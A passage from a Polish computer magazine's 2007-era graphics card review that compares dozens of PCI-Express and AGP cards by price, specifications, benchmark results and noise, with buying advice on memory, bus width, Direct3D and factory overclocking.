Częstotliwość pracy wskazuje jedynie, jak często GPU wykonuje charakterystyczne dla siebie operacje. Tym samym nie ma sensu zestawianie częstotliwości zarówno układów różnych producentów, jak i odmiennych generacji procesorów tego samego wytwórcy.

PODSUMOWANIE: Można porównywać jedynie taktowanie w obrębie tej samej rodziny procesorów – w takim wypadku im jest ono wyższe, tym lepiej.

PAMIĘĆ

Wielkość miewa znaczenie

Przetestowane karty znacznie się różnią pod względem zamontowanych na nich układów pamięci. Przede wszystkim rzuca się w oczy odmienna pojemność, ale to nie jedyna istotna różnica. Mniejszym drukiem producenci podają także typ układów, szerokość szyny pamięci, ➜

KARTY GRAFICZNE PCI-EXPRESS

Miejsce POWER	MIEJSCE 1	MIEJSCE 2	MIEJSCE 3	MIEJSCE 4	MIEJSCE 5	MIEJSCE 6	MIEJSCE 7	MIEJSCE 8	MIEJSCE 9
Nazwa urządzenia	EVGA e-GeForce 8800 GTX KO ACS3	BFG 8800 GTX OC 768MB Water Cooled TV & 2x DVI	Gigabyte GV-NX88X768H-RH	Foxconn 8800 GTX FV-N88XMAD2-OD	XFX GeForce 8800GTX 768MB XXX Edition	BFG 8800 GTX 768MB Water Cooled TV & 2x DVI	Asus EN8800GTX/HTDP	Asus EN7950GX2/2PHT/1G/A	Foxconn GeForce 8800GTS 640 MB
Cena	2485 zł	3600 zł	2145 zł	2150 zł	2455 zł	3280	2205 zł	2140 zł	1620 zł
Dostawca	www.evga.com	www.komputronik.pl	www.gigabyte.com.tw	www.foxconnchannel.com	www.xfxforce.com	www.komputronik.pl	www.asus.com	www.asus.com	www.foxconnchannel.com
Gwarancja (mies.)	120	60	36	36	24	60	36	36	24
Wydajność									
Ocena POWER	100	100	99	99	99	99	97	92	90
Wyposażenie i dane techniczne	100	100	90	94	88	100	100	91	77
Wydajność	100	100	99	99	100	99	97	92	92
Opłacalność									
Miejsce ECONO	79	86	71	72	80	85	75	77	58
Ocena ECONO	42	29	48	48	42	31	46	44	58
Dane techniczne									
Układ graficzny	Nvidia GeForce 8800 GTX	Nvidia GeForce 8800 GTX	Nvidia GeForce 8800 GTX	Nvidia GeForce 8800 GTX	Nvidia GeForce 8800 GTX	Nvidia GeForce 8800 GTX	Nvidia GeForce 8800 GTX	Nvidia GeForce 7950 GX2	Nvidia GeForce 8800 GTS
Liczba Pixel/Vertex Shaderów	64/64	64/64	64/64	64/64	64/64	64/64	64/64	48/16	48/48
Częstotliwość taktowania GPU/pamięci	626/2000 MHz	660/2000 MHz	575/1800 MHz	575/1800 MHz	630/2000 MHz	575/1800 MHz	575/1800 MHz	500/1200 MHz	500/1600 MHz
Wielkość i typ pamięci	768 MB GDDR3	768 MB GDDR3	768 MB GDDR3	768 MB GDDR3	768 MB GDDR3	768 MB GDDR3	768 MB GDDR3	1024 MB GDDR3	640 MB GDDR3
Czas dostępu/szerokość interfejsu pamięci	1,2 ns/384 b	1,2 ns/384 b	1,2 ns/384 b	1,2 ns/384 b	1,2 ns/384 b	1,2 ns/384 b	1,2 ns/384 b	1,4 ns/256 b	1,2 ns/320 b
Obsługa SLI lub CrossFire	●	●	●	●	●	●	●	●	●
Wyjście DVI/D-Sub/S-Video/kompozytowe	2/0/1/0	2/0/1/0	2/0/1/0	2/0/1/0	2/0/1/1	2/0/1/0	2/0/1/1	2/0/1/0	2/0/1/0
Wejście Compisite/S-Video	–/–	–/–	–/–	–/–	–/–	–/–	–/–	–/–	–/–
Dodatkowe gniazda wideo	komponentowe HDTV	komponentowe HDTV	komponentowe HDTV	komponentowe HDTV	komponentowe HDTV	komponentowe HDTV	komponentowe HDTV	komponentowe HDTV	komponentowe HDTV
Układ chłodzenia	radiator + wentylator	chłodzenie wodne	radiator + wentylator	radiator + wentylator	radiator + wentylator	chłodzenie wodne	radiator + wentylator	radiator + wentylator	radiator + wentylator
Dodatkowe gniazdo zasilania	2	2	2	2	2	2	1	1	1
Wyniki testów									
3DMark05/06 [pkt]	14188/9444	14282/9504	13894/9292	13969/9288	14140/9443	13971/9280	13983/9256	12757/7850	13206/8237
Aquamark3 [fps]	105,2	106,0	106,0	106,1	106,1	106,0	105,5	103,4	105,2
Quake 4, 1024×768/1280×1024/1600×1200 [fps]*	188,5/172,3/153,2	192,9/174/156,1	185/166,4/146,5	186,4/167,4/147,4	189,4/172,5/152,8	186,7/167,4/147	182,6/164,2/145	184,3/157,8/122,9	172,6/142,6/111,2
FarCry 1.33, 1024×768/1280×1024/1600×1200 [fps]*	182,15/179,18/180,97	181,77/179,19/181,44	182,94/180,97/180,32	181,36/179,22/179,75	183,46/182,24/182,22	181,18/179,53/179,61	180/179/179	174,11/171,05/161,96	181,68/177,1/151,34
F.E.A.R, 1024×768/1280×1024/1600×1200 [fps]**	112/104/86	110/105/89	110/103/80	110/102/81	110/104/85	109/102/80	112/102/81	106/94/69	102/83/59
Poziom hałasu wentylatora 2D/3D	bardzo cichy/bardzo cichy	bardzo cichy/bardzo cichy	średni/głośny	cichy/średni	bardzo cichy/cichy	bardzo cichy/bardzo cichy	cichy/cichy	średni/średni	cichy/średni

Pełna wersja tabeli (86 kart graficznych) na stronie www.chip.pl/arts/extra/200704_karty.pdf

Klasa najwyższa (100–90) Klasa wyższa (89–75) Klasa średnia (74–45) Oceny POWER i ECONO zostały tak przeliczone, by najlepsze urządzenia z obu kategorii miały po 100 pkt.

czas dostępu i częstotliwość pracy. Parametrów jest wiele, ale nie wszystkie mają przełożenie na wyniki testów.

Już tylko pojedyncze egzemplarze kart mają po 128 MB pamięci. Za obecny standard należy uznać pojemność dwukrotnie większą. I tyle na razie wystarcza. Wzrost do 512 MB często nie przynosi żadnych dodatkowych korzyści. Przykładowo karty HIS i Sapphire z układem ATI X1950 Pro różnią się niemal wyłącznie ilością dostępnej pamięci (pierwsza ma 256 MB, druga zaś – 512 MB). Uzyskane wyniki były niemal identyczne. Dodatkowa pamięć zaczęła mieć znaczenie dopiero w czasie testów w rozdzielczości 1600×1200 pikseli i wyższych. Nie można więc powiedzieć, że montowanie na karcie kości o łącznej pojemności 768 MB czy nawet 1 GB (model Asus EN7950GX2) nikomu się nie przyda. Ale w dużą pamięć powinny zainwestować jedynie osoby pracujące w bardzo wysokich rozdzielczościach albo wykorzystujące dwa monitory na raz.

Ważnym, a zazwyczaj niebranym pod uwagę parametrem pamięci jest szerokość szyny. Im wartość ta jest większa, tym więcej danych na raz może trafiać do pamięci. Obecnie za absolutne minimum należy uznać szynę o szerokości 128 bitów (choć są już rozwiązania o szerokości ponad 300 bitów). Część producentów nadal jednak oferuje karty zapewniające jedynie 64-bitową komunikację z pamięcią.

Na ostateczną szybkość wymiany danych z pamięcią wpływ ma także jej częstotliwość. W wypadku zbliżonych modeli istotniejsza jest szerokość szyny, bo w tym wypadku „zysk" jest dwu- czy nawet czterokrotny, podczas gdy różnice w taktowaniu pamięci wynoszą „jedynie" kilkanaście procent. Dla przykładu karta MSI NX7300LE TD256E została wyposażona w procesor GeForce 7300 LE. Ma 256 MB pamięci pracujących z częstotliwością 810 MHz na 64-bitowej szynie i kosztuje 240 złotych. Jednak już za 10 złotych więcej dostaniemy kartę Foxconn 7300 GT 256 MB z dwa razy szerszą szyną, ale wolniejszymi układami (667 MHz). Testy wskazują na dwukrotny wzrost wydajności,

MIEJSCE 10	MIEJSCE 11	MIEJSCE 12	MIEJSCE 13	MIEJSCE 14	MIEJSCE 15
Asus EN8800GTS/ HTDP	XFX 8800 GTS 320MB DDR3 DUAL DVI TV XXX Edition	EVGA e-GeForce 8800 GTS 320MB TV & 2x DVI ACS3	Asus EN8800GTS/ HTDP/320M	Sapphire Radeon X1950 XTX 512 MB	Asus EAX1950 CrossFire
1665 zł	1370 zł	1400 zł	1250 zł	1390 zł	1645 zł
www.asus.com	www.xfxforce.com	www.evga.com	www.pl.asus.com	www.ati.com	www.pl.asus.com
36	24	120	36	24	24
90	83	83	81	79	79
99	70	84	87	75	59
90	85	83	81	79	81
61	52	53	47	57	69
56	63	62	67	59	50
Nvidia GeForce 8800 GTS	Nvidia GeForce 8800 GTS	Nvidia GeForce 8800 GTS	Nvidia GeForce 8800 GTS	ATI Radeon X1950 XTX	ATI Radeon X1950 XTX
48/48	48/48	48/48	48/48	48/8	48/8
500/1600 MHz	580/1800 MHz	580/1700 MHz	510/1600 MHz	650/2000 MHz	650/2000 MHz
640 MB GDDR3	320 MB GDDR3	320 MB GDDR3	320 MB GDDR3	512 MB GDDR4	512 MB GDDR4
1,2 ns/320 b	1,2 ns/320 b	1,2 ns/320 b	1,2 ns/320 b	1 ns/256 b	1 ns/256 b
tak	tak	tak	tak	tak	tak
2/0/1/1	2/0/1/0	2/0/1/0	2/0/1/0	2/0/1/0	1/0/0/0
nie/nie	nie/nie	nie/nie	nie/nie	tak/tak	nie/nie
komponentowe HDTV	komponentowe HDTV	komponentowe HDTV	komponentowe HDTV	komponentowe HDTV	komponentowe HDTV
radiator + wentylator	radiator + wentylator	radiator + wentylator	radiator + wentylator	radiator + wentylator	radiator + wentylator
1	1	1	1	1	1
13238/8186	13715/8932	13629/8770	13152/8123	11845/6171	11839/6270
105,0	105,7	105,1	105,5	94,9	95,4
168/140/111	101,5/74,7/62	86/75,7/57,1	106,3/74,4/52,6	162,8/127/104	160,6/127,6/104,6
183/177/150	181,66/179,16/169,87	181,19/180,13/163,09	181,09/177,45/149,38	175,66/162,42/137,68	178,74/166,27/139,11
102/82/58	105/84/44	105/80/42	101/73/40	95/76/55	95/76/56
cichy/cichy	cichy/średni	cichy/cichy	cichy/średni	średni/średni	średni/średni

● tak ▬ nie [Wynik] najlepszy wynik [Wynik] najgorszy wynik * więcej to lepiej ** mniej to lepiej

który po połowie jest efektem szerszej szyny i większej liczby shaderów. W 3DMark06 MSI osiąga 789 punktów, zaś Foxconn – 1576. W przypadku Quake 4 produkt MSI zapewnia 14,5 fps, a Foxconn – 37,9.

Z naszych testów wynika, że pozostałe dwa parametry pamięci – typ (DDR2, GDDR3 i GDDR4) i czas dostępu (od 3 ns do 1 ns) – mają pomijalne znaczenie, przynajmniej w popularnych zastosowaniach.

PODSUMOWANIE: Gdy nie używamy rozdzielczości ekranu powyżej 1280×1024 pikseli, wystarczy wybrać kartę z 256 MB pamięci. Należy natomiast unikać modeli z 64-bitową szyną pamięci, bo często staje się ona wąskim gardłem spowalniającym generowanie grafiki.

EFEKTY

Przełomowy Direct3D 10

Procesor graficzny realizuje instrukcje otrzymywane z aplikacji. To, jakie program może uzyskać efekty, zależy z kolei od biblioteki ➜

KARTY GRAFICZNE PCI-EXPRESS

Miejsce POWER	MIEJSCE 16	MIEJSCE 17	MIEJSCE 18	MIEJSCE 19	MIEJSCE 20	MIEJSCE 21	MIEJSCE 22	MIEJSCE 23	MIEJSCE 24
Nazwa urządzenia	MSI NX7900GTX T2D512E	Gainward Bliss 7900GTX 512MB PCX DDT Special Edition	Gigabyte GeForce 7900 GTX 512 MB	Foxconn GeForce 7950 GT 512MB	Gigabyte Radeon X1900 XTX 512 MB	Sapphire Radeon X1900 XTX 512 MB Toxic	Sapphire X1950 XT 256MB GDDR3 PCI-E Dual DVI / ViVO FullBox	EVGA e-GeForce 7950 GT KO Superclocked version 512MB HDTV & DVI (PCI-E)	HIS Radeon X1900 XTX VIVO 512MB
Cena	1815 zł	1535 zł	1725 zł	1010 zł	1900 zł	2220 zł	1050 zł	1140 zł	1925 zł
Dostawca	www.msi-polska.pl	www.mmv.pl	www.gigabyte.pl	www.foxconnchannel.com	www.komputronik.pl	www.ab.pl	www.ntt.com.pl	www.evga.com	www.pronox.pl
Gwarancja (mies.)	36	36	36	24	36	24	24	120	24
Wydajność									
Ocena POWER	79	78	78	76	76	76	75	75	75
Wyposażenie i dane techniczne	87	86	87	72	94	90	74	86	84
Wydajność	79	78	78	76	75	76	75	75	75
Opłacalność									
Miejsce ECONO	76	67	74	32	81	84	36	46	82
Ocena ECONO	45	53	47	78	42	36	74	68	40
Dane techniczne									
Układ graficzny	Nvidia GeForce 7900 GTX	Nvidia GeForce 7900 GTX	Nvidia GeForce 7900 GTX	Nvidia GeForce 7950 GT	ATI Radeon X1900 XTX	ATI Radeon X1900 XTX	ATI Radeon X1950 XT	Nvidia GeForce 7950 GT	ATI Radeon X1900 XTX
Liczba Pixel/Vertex Shaderów	24/8	24/8	24/8	24/8	48/8	48/8	48/8	24/8	48/8
Częstotliwość taktowania GPU/pamięci	650/1600 MHz	650/1600 MHz	650/1600 MHz	580/1560 MHz	648/1548 MHz	675/1602 MHz	625/1800 MHz	600/1450 MHz	648/1548 MHz
Wielkość i typ pamięci	512 MB GDDR3	512 MB GDDR3	512 MB GDDR3	512 MB GDDR3	512 MB GDDR3	512 MB GDDR3	256 MB GDDR3	512 MB GDDR3	512 MB GDDR3
Czas dostępu/szerokość interfejsu pamięci	1,2 ns/256 b	1,2 ns/256 b	1,4 ns/256 b	1,4 ns/256 b	1,4 ns/256 b	1,2 ns/256 b	1,2 ns/256 b	1,4 ns/256 b	1,2 ns/256 b
Obsługa SLI lub CrossFire	●	●	●	●	●	●	●	●	●
Wyjście DVI/D-Sub/S-Video/kompozytowe	2/0/1/0	2/0/1/1	2/0/1/1	2/0/1/0	2/0/1/1	2/0/1/1	2/0/1/0	2/0/1/0	2/0/1/1
Wejście Compisite/S-Video	–/–	–/–	–/–	–/–	●/●	●/●	●/●	–/–	●/●
Dodatkowe gniazda wideo	komponentowe HDTV	komponentowe HDTV	komponentowe HDTV	komponentowe HDTV	komponentowe HDTV	komponentowe HDTV	komponentowe HDTV	komponentowe HDTV	komponentowe HDTV
Układ chłodzenia	radiator + wentylator	radiator + wentylator	radiator + wentylator	radiator + wentylator	radiator + wentylator	chłodzenie wodne	radiator + wentylator	radiator + wentylator	radiator + wentylator
Dodatkowe gniazdo zasilania	1	1	1	1	1	1	1	1	1
Wyniki testów									
3DMark05/06 [pkt]	10870/6033	10825/6035	10792/6018	10142/5616	11668/5974	11926/6159	11269/5819	10079/5647	11618/5957
Aquamark3 [fps]	102,6	102,3	102,0	101,0	95,6	96,9	94,4	101,0	95,5
Quake 4, 1024×768/1280×1024/1600×1200 [fps]*	158,6/120,9/86,3	163,9/113,4/86,6	161,4/120,7/86,4	156,5/114,9/86,8	134,5/101,7/80,7	139,2/105,2/82,6	146,3/112,4/89,4	149,7/110,2/83,4	140,7/105,6/83,5
FarCry 1.33, 1024×768/1280×1024/1600×1200 [fps]*	180,23/144,77/107,26	179,88/144,95/107,4	179,72/144,3/106,81	177,26/139,25/104,53	177/155,58/125,4	180,41/151,4/117,75	176,92/157,19/126,67	177,33/137/102,09	178,44/175,3/170,2
F.E.A.R, 1024×768/1280×1024/1600×1200 [fps]**	89/66/46	88/66/46	89/66/46	89/65/46	92/71/52	89/71/53	90/72/52	88/64/45	92/71/52
Poziom hałasu wentylatora 2D/3D	cichy/cichy	cichy/cichy	cichy/cichy	cichy/cichy	cichy/głośny	cichy/cichy	średni/średni	bardzo cichy/cichy	cichy/średni

Klasa najwyższa (100–90) Klasa wyższa (89–75) Klasa średnia (74–45) Oceny POWER i ECONO zostały tak przeliczone, by najlepsze urządzenia z obu kategorii miały po 100 pkt.

instrukcji (fachowo nazywanej API) obsługiwanej przez system operacyjny i dany układ 3D. Obecnie popularne są dwa główne API graficzne: Direct3D (firmy Microsoft) i OpenGL. Wśród testowanych kart dominują modele zgodne z Direct3D w wersji 9.0c. Także większość nowych gier bazuje na tym API. Wystarcza ono również do korzystania z interfejsu Aero w Windows Vista. Powinniśmy unikać kart, które obsługują jedynie Direct3D 8.1, np. urządzeń z procesorem ATI Radeon 9200. Nie polecamy także kart z układami ATI Radeon od wersji 9500 aż do X850 oraz Nvidia GeForce do wersji 5900. Co prawda, radzą sobie one z obsługą Direct3D 9.0, jednak nie w wersji „c" – a to ogranicza liczbę dostępnych efektów.

W Windows Vista Microsoft wprowadził nową, dziesiątą wersję Direct3D. Przynosi ona wiele przełomowych zmian, a także pozbawiona jest różnych ograniczeń występujących we wcześniejszych edycjach graficznego API. Przykładowo dodano jednostkę odpowiadającą za obliczenia geometrii, co do tej pory było wykonywane przez procesor komputera (geometry shader). Niewiele z tego wynika w praktyce. Na razie bowiem wspiera ją tylko jeden układ i tylko jedna aplikacja – demo Nvidii…

PODSUMOWANIE: Obecnie w zupełności wystarczą karty graficzne obsługujące DirectX 9.0c. Co prawda, jest już dostępna nowsza biblioteka graficzna, ale nie ma programów potrafiących ją wykorzystać.

SZYBCIEJ I TANIEJ

Fabryczne podkręcanie

Jeszcze nie tak dawno niewielu producentów oferowało fabrycznie podkręcone karty. Wynikało to z dezaprobaty ATI i Nvidii, które nie przejawiały optymizmu, kiedy takie urządzenia pojawiały się w sklepach. Obecnie niemal każdy producent ma w ofercie kilka kart pracujących przy wyższym taktowaniu. Mało tego – kupując podkręcone urządzenie, otrzymujemy na nie pełną gwarancję.

MIEJSCE 25	MIEJSCE 26	MIEJSCE 27	MIEJSCE 28	MIEJSCE 29	MIEJSCE 30
HIS X1950XT 256MB VIVO / 2xDVI IceQ 3 Turbo	Sapphire Radeon X1900 XTX 512 MB Full Box	Asus Extreme AX1900XTX 512MB	Leadtek WinFast PX7950 GT TDH 256 MB Extreme	Gainward Bliss 7900 GT 512MB GS PCX	Asus EN7900GS TOP 256MB
1110 zł	1415 zł	1975 zł	850 zł	1450 zł	770 zł
www.hisdigital.pl	www.ab.pl	www.asus.com	www.incom.pl	www.mmv.pl	www.pl.asus.com
24	24	24	24	36	36
74	74	74	72	71	67
88	86	90	65	83	74
74	74	74	72	71	67
44	66	83	15	68	11
69	54	39	88	51	90
ATI Radeon X1950 XT	ATI Radeon X1900 XTX	ATI Radeon X1900 XTX	Nvidia GeForce 7950 GT	Nvidia GeForce 7900 GT	Nvidia GeForce 7900 GS
48/8	48/8	48/8	24/8	24/8	20/7
650/1800 MHz	648/1548 MHz	648/1548 MHz	600/1430 MHz	550/1400 MHz	590/1440 MHz
256 MB GDDR3	512 MB GDDR3	512 MB GDDR3	256 MB GDDR3	512 MB GDDR3	256 MB GDDR3
1 ns/256 b	1,4 ns/256 b	1,4 ns/256 b	1,4 ns/256 b	1,4 ns/256 b	1,4 ns/256 b
●	●	●	●	●	●
2/0/1/0	2/0/1/1	2/0/1/1	2/0/1/0	2/0/1/1	2/0/1/0
●/●	●/●	●/●	–/–	–/–	–/–
komponentowe HDTV	komponentowe HDTV	HDTV Out	komponentowe HDTV	komponentowe HDTV	komponentowe HDTV
radiator + wentylator	radiator + wentylator	radiator + wentylator	radiator + wentylator	radiator + wentylator	radiator + wentylator
1	1	1	1	1	1
11087/5723	11673/5962	11632/5901	9670/5549	9200/5239	9177/5172
93,8	96,1	96,0	96,4	99,5	99,2
142,2/109,8/87,3	131,9/100,7/79	134,6/101,7/80,8	120,2/70,5/56,7	149,5/101,5/78,8	105,8/84,6/67,3
176,58/154,14/123,75	178,95/148,16/114,41	176,56/144,66/111,19	178,73/157,57/122,25	175,16/131,27/98,15	170,52/123,52/91,88
88/71/50	86/68/51	87/67/50	84/62/43	81/59/41	82/59/42
bardzo cichy/ bardzo cichy	cichy/średni	cichy/średni	cichy/średni	średni/średni	cichy/średni

● tak – nie Wynik najlepszy wynik Wynik najgorszy wynik * więcej to lepiej ** mniej to lepiej

Karta MSI NX7600GT T2D256E kosztuje 570 złotych. Jej taktowanie to 560/1400 MHz. Wydając 30 złotych więcej, kupimy urządzenie z tym samym GPU – XFX GeForce 7600GT Fatal1ty, ale z wyższym zegarem – 650/1600 MHz. Dzięki tej zmianie liczba punktów w 3DMark06 wzrosła z 3326 do 3580. Podobny wzrost możemy zaobserwować w Quake 4 przy rozdzielczości 1280×1024. Średnia ilość ➜

Alternatywne metody chłodzenia

■ Dla osób, które chcą mieć cichy komputer producenci stworzyli bezgłośne karty pracujące na samym radiatorze. W naszym teście znalazło się 14 tego typu urządzeń. Ciekawostką jest XFX GeForce 7600GT Fatal1ty, który jest bezgłośny i fabrycznie przetaktowany.
Innym rodzajem chłodzenia jest woda. Oferuje dużo niższe temperatury i przeważnie pracuje cicho. Przetestowaliśmy trzy tego typu urządzenia. Jednak tylko Sapphire Radeon X1900 XTX 512 MB Toxic został wyposażony w kompletny zestaw chłodzenia wodą. Kłopot w tym, że chłodzenie jest niewielkie i nie zapewnia najlepszych temperatur ani ciszy.

KARTY GRAFICZNE AGP

Miejsce POWER	MIEJSCE 1	MIEJSCE 2	MIEJSCE 3	MIEJSCE 4	MIEJSCE 5	MIEJSCE 6	MIEJSCE 7	MIEJSCE 8	MIEJSCE 9
Nazwa urządzenia	Sapphire Radeon X1950 PRO 512M GDDR3 AGP DUAL DVI / TVO	HIS X1950 Pro Dual DL-DVI 256MB IceQ3 Turbo (AGP x8)	Gainward Bliss 7800 GS AGP 512 GS DDT	BFG GeForce 7800 GS OC 256 MB AGP	Leadtek WinFast A7800GS TDH 256 MB	Leadtek WinFast A7600 GT TDH 256 MB AGP	HIS X1650 XT 256 MB DVI + TV (AGP x8) IceQ Turbo	MSI NX7800GS TD256	Sapphire Radeon X1650 PRO 256MB GDDR3 AGP Full Box
Cena	910 zł	930 zł	1315 zł	1075 złzł	1130 zł	625 zł	700 zł	1090 zł	500 zł
Dostawca	www.sapphiretech.com	www.hisdigital.pl	www.mmv.pl	www.extreme-mem.pl	www.proline.pl	www.incom.pl	www.hisdigital.com	www.msi-polska.pl	www.ab.pl
Gwarancja	24 miesięcy	24 miesięcy	36 miesięcy	60 miesięcy	24 miesięcy	24 miesięcy	24 miesięcy	bd.	24 miesięcy
Wydajność									
Ocena POWER	100	99	96	88	87	82	81	81	64
Wyposażenie i dane techniczne	82	87	100	79	78	69	84	39	69
Wydajność	100	99	96	88	87	82	81	82	64
Opłacalność									
Miejsce ECONO	10	11	16	13	14	3	9	15	4
Ocena ECONO	77	74	51	57	54	92	81	52	90
Dane techniczne									
Układ graficzny	ATI Radeon X1950Pro	ATI Radeon X1950 Pro	Nvidia GeForce 7800 GS	Nvidia GeForce 7800 GS	Nvidia GeForce 7800 GS	Nvidia GeForce 7600 GT	ATI Radeon X1650 XT	Nvidia GeForce 7800 GS	ATI Radeon X1650 PRO
Liczba Pixel/Vertex Shaderów	36/8	36/8	20/7	16/6	16/6	12/5	24/8	16/6	12/5
Częstotliwość taktowania GPU/pamięci	580/1400 MHz	620/1480 MHz	425/1250 MHz	400/1250 MHz	375/1200 MHz	560/1400 MHz	600/1460 MHz	375/1200 MHz	594/1386 MHz
Wielkość i typ pamięci	512 MB GDDR3	256 MB GDDR3	512 MB GDDR3	256 MB GDDR3	256 MB GDDR3	256 MB GDDR3	256 MB GDDR3	256 MB GDDR3	256 MB GDDR3
Czas dostępu/szerokość interfejsu pamięci	1,4 ns/256 b	1,4 ns/256 b	1,4 ns/256 b	1,6 ns/256 b	1,6 ns/256 b	1,4 ns/128 b	1,2 ns/128 b	1,6 ns/256 b	1,3 ns/128 b
Wyjście DVI/D-Sub/S-Video/kompozytowe	2/0/1/0	2/0/1/0	2/0/1/0	1/1/1/0	1/1/1/0	1/1/1/0	2/0/1/0	1/1/1/0	1/1/1/0
Wejście kompozytowe/S-Video	–/–	–/–	–/–	–/–	–/–	–/–	–/–	–/–	–/–
Dodatkowe gniazda wideo	wyjście HDTV	wyjście HDTV	–	–	wyjście HDTV	wyjście HDTV	wyjście HDTV/0	–	wyjście HDTV
Układ chłodzenia	radiator + wentylator	radiator + wentylator	radiator + wentylator	radiator + wentylator	radiator + wentylator	radiator + wentylator	radiator + wentylator	radiator + wentylator	radiator + wentylator
Dodatkowe gniazdo zasilania	1	1	1	1	1	1	1	1	1
Wyniki testów									
3DMark05/06 [pkt]	8047/4396	7999/4310	6993/3729	5893/3126	5638/3023	5864/3084	6999/3127	5614/2865	5350/2352
Aquamark3 [fps]	73,1	72,9	73,9.	70,4	70,1	70,5	66,5	68,8	55,0.
Doom 3, 1024×768/1280×1024/1600×1200 [fps]*	89,6/67,1/56,1	85,3/68,8/52,7	89,5/70,3/53,3	84,6/65,2/49,2	84,7/63,3/46,8	71,5/50,3/36,8	66,3/46,6/33,2	70,9/49,4/33,7	51,9/35,6/22,9
FarCry 1.2, 1024×768/1280×1024/1600×200 [fps]*	60,84/59,65/59,79	60,99/60,06/59,93	58,88/57,23/55,19	58,45/57,34/49,32	61,08/57,81/46,67	57,75/52,28/39,76	60,66/54,11/43,99	59,3/54,88/43,7	49,75/36,84/25,36
F.E.A.R, 1024×768/1280×1024/1600×1200 [fps]**	63/49/37	59/50/38	62/46/32	55/40/27	43/31/21	46/33/22	48/36/25	43/29/20	36/26/16
Poziom hałasu wentylatora 2D/3D	bardzo cichy/średni	bardzo cichy/bardzo cichy	cichy/cichy	cichy/średni	cichy/średni	cichy/średni	bardzo cichy/bardzo cichy	cichy/cichy	cichy/średni

Klasa najwyższa (100–90) Klasa wyższa (89–75) Klasa średnia (74–45) Oceny POWER i ECONO zostały tak przeliczone, by najlepsze urządzenia z obu kategorii miały po 100 pkt.

klatek na sekundę wzrosła z 48,8 do 59 fps. Zatem warto dopłacić te 30 złotych.

Ciekawym przykładem jest karta XFX 8800 GTS 320MB DDR3 DUAL DVI TV XXX Edition kosztująca 1370 złotych, która w pewnych przypadkach okazuje się szybsza od lepszego modelu Asus EN8800GTS/HTDP wyposażonego w dwa razy więcej pamięci i kosztującego prawie 300 złotych więcej. W tym przypadku także podniesiono taktowanie z 500/1600 MHz do 580/1800 MHz. Zaoszczędzenie 300 złotych i wyższe rezultaty w niektórych testach – to kusząca propozycja. Gdy jednak gramy w najnowsze gry i używamy wysokich rozdzielczości, takie oszczędzanie nie jest wskazane.

PODSUMOWANIE: Przetaktowanie karty przez producenta to dobre rozwiązanie. Za z reguły niewiele wyższą cenę zyskujemy objęty gwarancją wzrost wydajności. Doświadczeni użytkownicy mogą jednak uzyskać podobne wyniki sami.

* * *

Podstawowe spostrzeżenie po analizie wyników testu nie jest odkrywcze – najtańsze i najdroższe modele dzieli przepaść. Oczywiście na zakup kart kosztujących ponad 2000 zł mało kto może sobie pozwolić. Dla wielu osób zaporowy jest już poziom 1000 zł, a dopiero powyżej owej kwoty zaczynają się rzeczywiście wydajne modele. W tej stawce warto zwrócić uwagę na karty z prostszą wersją najnowszego procesora Nvidii – GeForce 8800 GTS – i z pamięcią ograniczoną do 320 MB, co większości osób wystarczy. Obecnie seria GeForce 8 nie ma sobie równych pod względem możliwości. Niecierpliwie



MIEJSCE 10	MIEJSCE 11	MIEJSCE 12	MIEJSCE 13	MIEJSCE 14	MIEJSCE 15	MIEJSCE 16
Leadtek WinFast A7600 GS TDH 256 MB AGP	Inno3D GeForce 7600GS 256MB AGP	MSI GeForce 7600GS 256DDR2 128bit AGP TV/DVI	Sapphire Radeon X1300 XT 256MB GDDR3 AGP	Sapphire Radeon X1600 PRO 256 MB AGP	HIS Radeon X1600 PRO IceQ 256MB AGP	Sapphire Radeon X1300 256 MB AGP
440 zł	465 zł	495 zł	475 zł	400 zł	410 zł	345 zł
www.incom.pl	www.ntt.com.pl	www.msi-polska.pl	www.ab.pll	www.ab.pl	wwww.pronox.com	www.ab.pl
24 miesięcy	24 miesięcy	24 miesięcy	24 miesięcy	24 miesięcy	24 miesięcy	24 miesięcy
63	63	63	58	49	49	29
70	69	78	70	72	72	64
62	62	62	58	48	48	27
1	2	5	6	7	8	12
100	95	89	86	85	83	58
Nvidia GeForce 7600 GS	Nvidia GeForce 7600 GS	Nvidia GeForce 7600GS	ATI Radeon X1300 XT	ATI Radeon X1600 PRO	ATI Radeon X1600 PRO	ATI Radeon X1300
12/5	12/5	12/5	12/5	12/5	12/5	4/2
400/800 MHz	400/800 MHz	400/800 MHz	547/990 MHz	500/810 MHz	500/792 MHz	446/486 MHz
256 MB DDR II	256 MB DDR II	256 MB DDR II	256 MB GDDR3	256 MB DDR II	256 MB DDR II	256 MB DDR II
2,5 ns/128 b	2,5 ns/128 b	2,5 ns/128 b	2 ns/128 b	2,5 ns/128 b	2,5 ns/128 b	2,8 ns/128 b
1/1/1/0	1/1/1/0	1/1/1/0	1/1/1/0	1/1/1/1	1/1/1/0	1/1/1/1
–/–	–/–	–/–	–/–	–/–	–/–	–/–
wyjście HDTV	wyjście HDTV	–	wyjście HDTV	wyjście HDTV	wyjście HDTV	–
radiator + wentylator	radiator + wentylator	radiator + wentylator	radiator + wentylator	radiator + wentylator	radiator + wentylator	radiator + wentylatort
1	1	0	1	1	1	1
3957/2146	3964/2145	3968/2143	4884/2101	3945/1361	4145/1793	2027/896
59,1	59,3.	58,8	52,3	48,2	47,9.	29,6
46,4/30,1/21,4	46,4/30,1/21,4	45,6/29,8/21,2	45,2/31,1/20,5	32,8/22,1/14,1	31,5/21,3/13,7	17,2/10,7/4,3
48,97/33,39/23,13	49,42/33,42/22,92	50,17/33,74/23,36	44,98/32,74/21,96	38,87/27,08/17,86	37/26,37/17,05	21,71/13,6/6,64
29/20/13	29/20/13	30/21/13	32/23/14	25/18/11	25/18/11	12/7/2
cichy/cichy	cichy/cichy	bardzo cichy/bardzo cichy	cichy/cichy	cichy/cichy	cichy/cichy	cichy/cichy

● tak – nie Wynik najlepszy wynik Wynik najgorszy wynik * więcej to lepiej ** mniej to lepiej

czekamy na spóźniony układ ATI o nazwie kodowej R600. Liczymy, że przyczyni się on zarówno do dalszego wzrostu wydajności grafiki, jak i spadku cen dostępnych modeli. W wypadku tanich kart należy postępować według prostego wzoru: 256 MB pamięci z 128-bitową szyną i jak najwięcej shaderów. Pozostałe parametry mają wtórne znaczenie.

